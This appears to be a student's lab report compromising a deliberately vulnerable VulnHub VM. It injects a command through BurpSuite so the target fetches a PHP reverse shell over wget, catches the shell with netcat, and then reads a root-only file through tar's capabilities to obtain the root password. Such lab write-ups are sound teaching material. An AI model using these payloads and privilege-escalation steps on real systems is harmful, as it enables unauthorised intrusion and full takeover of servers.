
```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
```

2. Edit the file with nano:

nano php-reverse-shell.php

Edit the \$ip to make it your Kali VM IP address, and the \$port number to 8888

<include a screenshot of the output>



```
GNU nano 7.2 php-reverse-shell.php
// Limitations
// - proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// - Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// - Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit(0);
$VERSION = "1.0";
$ip = '192.168.229.128'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
}
```

- Now, we'll start a simple http server on our Kali, and publish the php file to it. Then, we'll send a download command on the target machine to download the php reverse shell file.


python -m http.server 80

This command will start an HTTP server showing the files inside the current folder. BE CAREFULL WHEN YOU USE THIS!

- Now we go back to BurpSuite to edit the request to download the php-reverse-shell.php file from our Kali VM into the target server. This is done by adding the command:


&cmd=wget http://<your Kali VM ip>/php-reverse-shell.php

<include a screenshot of the output>



After clicking "Send", take a look at the http.server terminal. It should show you that the http.server was accessed by the target.

<include a screenshot of the output>



```
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'


php-reverse-shell.php      100%[=====]
2024-03-28 12:11:03 (22.9 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

(ishan@ishan)-[~]
$ nano php-reverse-shell.php
(ishan@ishan)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.229.131 - - [28/Mar/2024 12:24:17] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

Name : Ishan Aakash Patel
Student ID : 146151238

This means that the script has been downloaded.

5. Now we stop the http.server by clicking Ctrl-C.
6. Stop the proxy interception of BurpSuite.




7. Start a listener on your Kali VM for port 8888 as configured earlier.

```
nc -lvp 8888
```

8. Open the browser to "http://<Lab 11 VM address>/php-reverse-shell.php"
9. Now you have reverse shell!

<include a screenshot of the output>



The screenshot shows a terminal window with a netcat listener on port 8888. It receives a connection from 192.168.229.131. The terminal output includes system information for Ubuntu 4.4.0-21-generic and user details for www-data. A Notepad window is overlaid on the terminal, displaying the following text:


```
File Edit View
Name : Ishan Aakash Patel
Student ID : 146151238
Ln 2, Col 23 48 characters 100% Window UTF-8
```

10. Let's spawn a full interactive shell by running the following command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Note: Don't copy and paste the command because the quotes get messed up. Type it one character at a time.

<include a screenshot of the output>



```
(ishan@ishan)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.229.131: inverse host lookup failed: Unknown host
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.131] 46348
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 14:07:41 up  1:21,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


www-data@ubuntu:/$ whoami
www-data
www-data@ubuntu:/$ pwd
www-data@ubuntu:/$ dir
bin  dev  initrd.img  lost+found  opt  run  srv  usr
boot etc  lib         media       proc sbin sys  var
cdrom home lib64       mnt         root  snap tmp  vmlinuz
www-data@ubuntu:/$
```

The lab is done here.

Optional Part 5: Privilege Escalation

1. Go to the “/home’ folder to see which users have accounts here. You’ll see only one folder there called domom.
2. Go to the desktop of that user /home/domom/Desktop
3. If you do ls -la, you’ll see that there is ReadMe.md file that has permissions to be read by root only. Which means that this is probably an important file.

If you try to cat the file, you won’t be able to.



```
www-data@ubuntu:/home/domom/Desktop$ cat README.md
cat README.md
cat: README.md: Permission denied
www-data@ubuntu:/home/domom/Desktop$
```

4. To explore possibilities of Privilege Escalation, we will explore the current capabilities of the current username (www-data), by issuing the command:

getcap -r / 2>/dev/null


```
www-data@ubuntu:/home/domom/Desktop$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/bin/tar = cap_dac_read_search+ep
www-data@ubuntu:/home/domom/Desktop$
```

5. As you examine the output of the command, you'll see that the account has access to "/bin/tar". We can do a workaround to read any file through this.

First, we will tar the README.md file, and then untar it to get full privilege on the untarred file.

6. Run the following commands:

```
cd /tmp
```

```
tar -cvf readme.tar /home/domom/Desktop/README.md
```

This command will create a tarred version of the readme file in the tmp folder.

Run ls to make sure that the tar file was created.

```
www-data@ubuntu:/tmp$ ls
ls
VMwareDnD
_cafenv-appconfig
readme.tar
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-color.service-kxJACK
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-rtkit-daemon.service-Gxxr2v
systemd-private-8a1cbb1bd8cb4b40a9077d9812116cb4-systemd-timesyncd.service-ibxe84
vmware-root
```

Untar the file:

```
tar -xvf readme.tar /home/domom/Desktop/README.md
```

The new file will overwrite the old file and we can view it now.

```
cat /home/domom/Desktop/README.md
```

```
www-data@ubuntu:/tmp$ cat /home/domom/Desktop/README.md
cat /home/domom/Desktop/README.md
Hi Dom, This is the root password:

Mj7AGmPR-m6Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp$
```

Well, now we have the root password!

Run `su -` and have fun!

Note: Original VM taken from here:
<https://www.vulnhub.com/entry/domdom-1,328/>

Here is the optional part

```
(ishan@ishan)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.229.131: inverse host lookup failed: Unknown host
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.131] 46358
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
14:55:06 up 2:08, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
domom
www-data@ubuntu:/home$ cd /domom
cd /domom
bash: cd: /domom: No such file or directory
www-data@ubuntu:/home$ cd domom
cd domom
www-data@ubuntu:/home/domom$ ls
ls
Desktop  Downloads  Pictures  Templates  examples.desktop
Documents Music      Public    Videos
www-data@ubuntu:/home/domom$ cd Desktop
cd Desktop
www-data@ubuntu:/home/domom/Desktop$ ls
ls
README.md
www-data@ubuntu:/home/domom/Desktop$ cat README.md
cat README.md
cat: README.md: Permission denied
www-data@ubuntu:/home/domom/Desktop$ ls -la
ls -la
total 12
drwxr-xr-x  2 domom domom 4096 Jul 11  2019 .
drwxr-xr-x 16 domom domom 4096 Jul 11  2019 ..
-rw-r--r--  1 root  root   69 Jul 11  2019 README.md
www-data@ubuntu:/home/domom/Desktop$ netcat -r / 2>/dev/null
```

```

www-data@ubuntu:/home/domom/Desktop$ netcat -r / 2>/dev/null
netcap -r / 2>/dev/null
www-data@ubuntu:/home/domom/Desktop$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/bin/tar = cap_dac_read_search+ep
www-data@ubuntu:/home/domom/Desktop$ cd tmp
cd tmp
bash: cd: tmp: No such file or directory
www-data@ubuntu:/home/domom/Desktop$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ tar -cvf readme.tar /home/domom/Desktop/README.md
tar -cvf readme.tar /home/domom/Desktop/README.md
tar: Removing leading `/' from member names
/home/domom/Desktop/README.md
www-data@ubuntu:/tmp$ ls
ls
VMwareDnD
_cafenv-appconfig_
home
readme.tar
systemd-private-f26d392680434c338cb4ab656938f4f6-color.service-yU3fJs
systemd-private-f26d392680434c338cb4ab656938f4f6-rtkit-daemon.service-WGKloT
systemd-private-f26d392680434c338cb4ab656938f4f6-systemd-timesyncd.service-byukVw
vmware-root
www-data@ubuntu:/tmp$ tar -xvf readme.tar
tar -xvf readme.tar
home/domom/Desktop/README.md
www-data@ubuntu:/tmp$ cat readme.tar
cat readme.tar
home/domom/Desktop/README.md000064000000000000000000000000000010513511613550014477 0ustar  rootrootHi Dom, This is the root password:

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp$ su -
su -
Password: Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
root@ubuntu:~#

```

- Doublecheck all your answers.
- Save the file on your computer for future reference.
- Save the file again as a “.pdf” file.
- Submit the PDF file for grading.